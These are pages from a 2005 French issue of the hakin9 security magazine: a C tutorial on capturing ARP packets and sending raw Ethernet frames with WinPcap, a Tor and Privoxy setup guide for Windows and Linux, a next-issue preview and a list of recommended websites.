Usage de la bibliothèque WinPcap pour recevoir et envoyer les trames ethernet

La bibliothèque *WinPcap* permet l'analyse des données réceptionnées via la carte réseau. C'est une bibliothèque gratuite pour l'environnement Windows, créée à l'École Polytechnique de Turin (Italie). Elle offre des fonctionnalités similaires à celles disponibles dans la bibliothèque *libpcap* sous *NIX. Elle est indispensable pour faire fonctionner le paquet d'outils présenté dans l'article. Comment l'auteur l'a-t-il utilisée pour créer les outils ? Comment pouvons-nous l'exploiter dans notre propre programme pour l'analyse du trafic réseau ?

Au début, il faut déclarer les structures correspondant aux en-têtes appropriés des protocoles. Ces structures permettent de se référer aux champs appropriés de l'en-tête. La structure `ip_address` (Listing 1) correspond à l'adresse IP, la structure `hw_address` (Listing 2) correspond à l'adresse physique MAC, et `arp_header` (Listing 3) est une structure qui reflète les champs spécifiques de l'en-tête du protocole ARP.

Avant d'appeler les fonctions, il faut déclarer les variables appropriées. Ces variables serviront à stocker les pointeurs vers certaines ressources réseau (cf. le Listing 4).

Dans l'étape suivante, il faut télécharger les identifiants de toutes les cartes réseau disponibles qui se trouvent dans le système :

```
if (pcap_findalldevs(&alldevs, errbuf) == -1)
{ //erreur }
```

Ensuite, il faut choisir une interface réseau. Pour ce faire, nous pouvons utiliser la structure suivante (`inum` doit être compris dans l'intervalle des nombres des cartes disponibles) :

```
for(d=alldevs, i=0; i< inum-1 ;d=d->next, i++);
```

Grâce à cela, les données reçues et analysées proviendront de la même carte réseau.

La passage de la carte réseau en mode général nous permettra l'accès aux données sur chaque couche – elle est réalisée à l'aide de la fonction `pcap_open_live`. Pendant l'appel de la fonction ci-dessus, il faut prêter l'attention à la taille maximale des données. Au cas où l'on réceptionne des données, cette taille doit être égale à la valeur maximale des données possible à envoyer à travers le réseau, par contre, pour l'envoi, la taille des données doit correspondre à la taille des données à envoyer. L'appel de la fonction `pcap_open_live` est présenté dans le Listing 5.

La définition d'un filtre permet de sélectionner les données réceptionnées. Grâce à cela, ne seront envoyées aux couches supérieurs que les données qui correspondent aux critères déterminés. Dans notre cas, ce sont les paquets ARP (cf. le Listing 6).

L'écoute des trames est réalisée dans une boucle. La définition du filtrage nous garantit que seuls les paquets ARP seront reçus. L'affectation de la structure `arp_header` aux données réceptionnées (`pkt_data`) permettra de se référer aux champs spécifiques de l'en-tête (Listing 7). La situation sera différente, si nous voulons envoyer les données à l'aide du programme créé. Dans ce cas, il faut créer une structure appropriée (dans ce cas, ce sera une trame ethernet).

```
u_char packet[100]; //table correspondant à la trame entière
```

Les lignes successives du code rempliront les octets de la trame déclarée. Les six premiers octets correspondent à l'adresse MAC physique du destinataire de la trame, et les six suivants – à l'adresse MAC de l'expéditeur (cf. le Listing 8).

Enfin, il faut remplir les autres octets de la trame. Au moyen de la fonction `pcap_sendpacket`, nous envoyons la trame toute prête via la carte réseau choisie précédemment :

```
for(i=12;i<100;i++)
{ packet[i]=i%256; }
pcap_sendpacket(fp, packet, 100);
```


Listing 1. La structure `ip_address`

```
typedef struct ip_address
{
    u_char byte1;
    u_char byte2;
    u_char byte3;
    u_char byte4;
}ip_address;
```

Listing 2. La structure `hw_address`

```
typedef struct hw_address
{
    u_char byte1;
    u_char byte2;
    u_char byte3;
    u_char byte4;
    u_char byte5;
    u_char byte6;
}hw_address;
```

Listing 3. La structure `arp_header`

```
typedef struct arp_header{
    u_short t_hardware; //hardware type
    u_short t_protocol; //protocol type
    u_char h_len; //hardware address length
    u_char p_len; //protocol address length
    u_short option; //operation
    hw_address s_mac; //Sender hardware address
    ip_address saddr; //Sender protocol address
    hw_address d_mac; //Target hardware address
    ip_address daddr; //Target protocol address
}arp_header;
```

Listing 4. La déclaration des variables

```
pcap_if_t *alldevs; //pointeur vers la liste contenant
//les identifiants de toutes les cartes
//dans le système
pcap_if_t *d; //pointeur vers la carte réseau choisie
pcap_t *adhandle; //pointeur vers la carte ouverte
char errbuf[PCAP_ERRBUF_SIZE]; //tampon identifiant les erreurs produites
char filter[] = "arp"; //nom des trames filtrées
```

Listing 5. L'appel de la fonction `pcap_open_live`

```
if ( (adhandle= pcap_open_live(d->name, //nom de la carte réseau
    65536, //taille maximale
    //des données réceptionnées
    // (y compris l'en-tête de la trame)
    1, //mode général
    1000, //valeur du retard de lecture des données
    errbuf // pointeur vers le tampon de l'erreur
) ) == NULL)
{ //erreur }
```

Listing 6. Le filtre responsable de la sélection des données réseau

```
if(d->addresses != NULL) {
    netmask=((struct sockaddr_in *) (d->addresses->netmask))
        ->sin_addr.S_un.S_addr;
} else {
    netmask=0xffffffff;
}
if(pcap_compile(adhandle, sfcode, filter, 1, netmask) <0) {
    //erreur
}
if(pcap_setfilter(adhandle, sfcode)<0) {
    //erreur
}
```

Listing 7. L'affectation de la structure `arp_entête` aux données reçues

```
arp_header *headerARP;
while((res = pcap_next_ex( adhandle, sheader, &pkt_data)) >= 0) {
    if(res == 0)
        continue; //au cas où le temps de retard est dépassé
    arpRequest=(arp_header*)(pkt_data+14);
    //dans la partie suivante, on se réfère aux champs de la structure arp_header
}
```

Linux possède des outils standards permettant d'envoyer et de manipuler les paquets, les produits de Microsoft ne sont pas dotés d'une telle fonctionnalité. Pour y remédier, nous pouvons utiliser la bibliothèque *WinPcap*, correspondant au paquet *libpcap* sous *NIX (cf. l'Encadré *Usage de la bibliothèque WinPcap pour recevoir et envoyer les trames ethernet*). Elle a été utilisée par l'auteur de cet article pour créer le jeu d'outils présenté, qui sera fort utile à chaque administrateur des réseaux basés sur Microsoft Windows voulant concevoir ses propres applications pour manipuler les paquets réseau. ■

Listing 8. Le code responsable des adresses MAC

```
packet[0]=1;
packet[1]=1;
packet[2]=1;
packet[3]=1;
packet[4]=1;
packet[5]=1;

packet[6]=2;
packet[7]=2;
packet[8]=2;
packet[9]=2;
packet[10]=2;
packet[11]=2;
```




Fiche technique

Tor

Système : Windows, MacOS X, *NIX

Licence : Basée sur la licence BSD

But : Proxy SOCKS anonyme

Page d'accueil : <http://tor.eff.org/>

Le proxy anonyme fonctionnant sur le principe du réseau distribué. Il permet à toutes les applications qui possèdent SOCKS4 d'établir des connexions anonymes, sélectionnées de façon aléatoire dans le réseau de relais. Il est également possible de démarrer notre propre relais.

Démarrage rapide – Windows : Admettons que nous voulons pouvoir nous connecter anonymement à des pages Web à partir du système Windows XP.

Lors de l'installation de *Tor*, il est recommandé de cocher l'option *Run at startup*, pour que le logiciel soit lancé au démarrage du système. Après l'installation, le client *Tor* est démarré et la fenêtre de la console est ouverte (il ne faut pas la fermer). Une fois lancé, *Tor* accepte les connexions SOCKS4 sur le port 9050. Néanmoins, pour se connecter aux pages Web de façon tout à fait anonyme (les requêtes DNS ne passent pas par SOCKS4), il est préférable d'installer *Privoxy*. *Privoxy* peut être téléchargé à partir de la page <http://www.privoxy.org>. Après l'installation et le lancement, l'icône du programme s'affiche dans le system tray. Cliquez sur cette icône avec le bouton droit de la souris et sélectionnez l'option *Edit->Main Configuration*. Dans le fichier de configuration ajoutez la ligne :

```
forward-socks4a / localhost:9050 .
```

Ensuite, sauvegardez le fichier et fermez la fenêtre. À partir de ce moment, *Privoxy* transfère toutes les connexions vers *Tor*. Maintenant il suffit de configurer le proxy pour qu'il se connecte via *localhost* sur le port 8118. Ensuite, allez à la page <http://ipid.shat.net/> et vérifiez si l'adresse IP affichée est la vôtre. Si ce n'est pas le cas, cela signifie que *Tor* fonctionne correctement.

Démarrage rapide – Linux : Admettons que nous sommes administrateurs d'un petit serveur, et nous voulons que toutes les connexions de nos utilisateurs avec les sites Web soient anonymes.

Nous décompactons les sources et les compilons de façon standard (`./configure, make, make install`). Nous créons le répertoire `usr/local/var/lib/tor` et l'utilisateur *tor* avec ce répertoire comme répertoire personnel.

Avant de lancer *tor*, il faut copier le fichier `/usr/local/etc/tor/torrc.sample` vers `/usr/local/etc/tor/torrc` et ouvrir le fichier cible pour édition. Pour que *tor* accepte les connexions à partir du réseau local entier (en admettant que notre réseau local a les adresses 192.168.1.0/24, et le serveur : 192.168.1.1), nous configurons les options :

```
SocksPort 9050
SocksBindAddress 192.168.1.1
```

```
SocksPolicy accept 192.168.1.0/24
```

```
RunAsDaemon 1
```

Après l'édition du fichier, nous lançons *tor* : `tor --user tor`. Si *Tor* doit être démarré lors du démarrage du système, nous créons les scripts de démarrage dans `/etc/rc.d` ou `/etc/init.d` (conformément à notre distribution).

Comme pour Windows, une fois *Tor* installé et démarré, il est nécessaire d'installer *Privoxy*. Une fois l'installation terminée, il faut éditer le fichier de configuration `/etc/privoxy/config` et ajouter au début la ligne suivante :

```
forward-socks4a / 192.168.1.1:9050 .
```

Il ne faut pas oublier de changer l'option :

```
listen-address 192.168.1.1:8118
```

pour que *Privoxy* écoute sur l'adresse dans le réseau local, et pas seulement *localhost*. Ensuite, nous lançons *privoxy* :

```
# /usr/sbin/privoxy --user privoxy /etc/privoxy/config
```

Nous pouvons aussi créer les scripts de démarrage. À la fin, nous créons le proxy transparent à l'aide de *iptables*, en ajoutant à la configuration du pare-feu la ligne :

```
iptables -t nat -A PREROUTING -p TCP -i eth0 --dport 80 \
-j REDIRECT --to-port 8118
```


où nous déterminons qu'*eth0* est une interface locale. Toutes les connexions des utilisateurs au port 80 sur cette interface seront redirigées vers le port 8118 – *Privoxy*, qui, à son tour, se connectera à *Tor*.

Autres qualités : Vu que *Tor* est le proxy SOCKS4, il est possible d'établir les connexions anonymes du niveau de chaque application possédant l'interface SOCKS4 intégrée (sur le port 9050). Grâce à cela, nous pouvons nous connecter anonymement, par exemple, avec l'IRC ou les groupes de discussion.

Tomasz Nidecki

hakin9

Dans le numéro suivant, vous trouverez, entre autres :



MacOS X – sécurité du kernel

Malgré la participation modeste du système d'exploitation MacOS X sur le marché, celui-ci est très populaire dans certains domaines. Le système est géré par un noyau moderne basé sur le microkernel Mach et en partie sur FreeBSD. Il s'avère cependant que cette solution n'est pas dépourvue de défauts. Ilja van Sprundel vous décrit les points faibles du système conçu par la société Apple.

Points faibles des téléphones GSM

Les téléphones mobiles deviennent de plus en plus compliqués et ce qui en résulte, moins sécurisés. L'utilisation des erreurs présentes dans les systèmes d'exploitation gérant les portables peut finir par une attaque réussie. C'est l'article d'Olivier Patole qui porte sur ces problèmes.

Sécurité de la machine virtuelle Java

Le Java populaire et notamment sa machine virtuelle (Java VM) n'est pas complètement sécurisée contrairement aux apparences. Dans certaines conditions, il est même possible d'accéder directement à la mémoire. Tomasz Rybicki vous présente les problèmes les plus importants liés avec Java VM et il explique comment les éviter.

Sur le CD

- *hakin9.live* – distribution Linux bootable,
- beaucoup d'outils – indispensables pour chaque hacker,
- tutoriaux – exercices pratiques concernant les problèmes décrits dans les articles,
- documentation supplémentaire.

Tests de pénétration externes

La sécurité réelle des systèmes réseaux peut être vérifiée uniquement à l'aide des tests de pénétration. Cependant, les tests de ce type – effectués du côté du LAN – ne donnent pas des informations entièrement fiables. La meilleure méthode pour vérifier l'échelle des dangers concernant les serveurs est d'effectuer les analyses du côté d'Internet. Comment le faire ? Vous le saurez après la lecture de l'article de Manuel Geisler.

Attaques contre VoIP

La technologie VoIP (*Voice over Internet Protocol*) remporte un grand succès – elle permet de réduire considérablement les coûts des conversations téléphoniques et la qualité des connexions est parfois meilleure que celle des connexions traditionnelles. Il existe pourtant les méthodes d'attaque permettant, entre autres, d'intercepter les conversations. Pour en savoir plus, lisez l'article de Tobias Glemser.

Pour trouver les informations actuelles sur le prochain numéro, allez à la page – <http://www.hakin9.org>

Le numéro sera disponible en vente au début de septembre 2005.

La rédaction se réserve le droit de modifier le contenu de la revue.

Sites recommandés >>>



Abc de la sécurité informatique : Portail dédié à la protection utilisateurs, la prévention et l'anonymat sur micro et réseaux
<http://abcdelasecurite.free.fr>




Du hardware au software, en passant par la téléphonie mobile, les appareils numériques et les jeux vidéos... db-hardware : le meilleur de l'informatique accessible à tous.
<http://www.db-hardware.fr>



Site d'informations et d'entraide aux logiciels libres. Le but du site est de rassembler les informations et promouvoir le logiciel libre.
<http://www.generation-libre.com>



Ce que nous essayons de faire, c'est de regrouper à chaque jour toute l'information essentielle qui aidera nos visiteurs à se tenir informé des dernières infos essentielles.
<http://www.smtechnologie.com>



Actu-Pc a pour but d'informer et de divertir les internautes. Retrouvez nos news, nos tests et dossiers hardware au quotidien.
<http://www.actu-pc.net/>



Le Portail Québécois de la Sécurité Des Systèmes. Site de nouvelles, forums, téléchargements, liens sécurité, et conseils.
<http://www.ccure.net>



Construit sur des serveurs FreeBSD et Linux Informations sur UNIX, Linux, Windows, les réseaux – Hébergement libre sur serveurs libres
www.virtuelnet.net



Vulnerabilite.com est le premier portail francophone dédié à la sécurité des systèmes d'information pour les DSI, RSSI et décideurs informatiques.
<http://www.vulnerabilite.com>



Créé par Terence DEWAELE en septembre 2000, Ze-Linux a pour but d'aider la communauté française à utiliser GNU/Linux : Forums, Liste, News
<http://www.ze-linux.org/>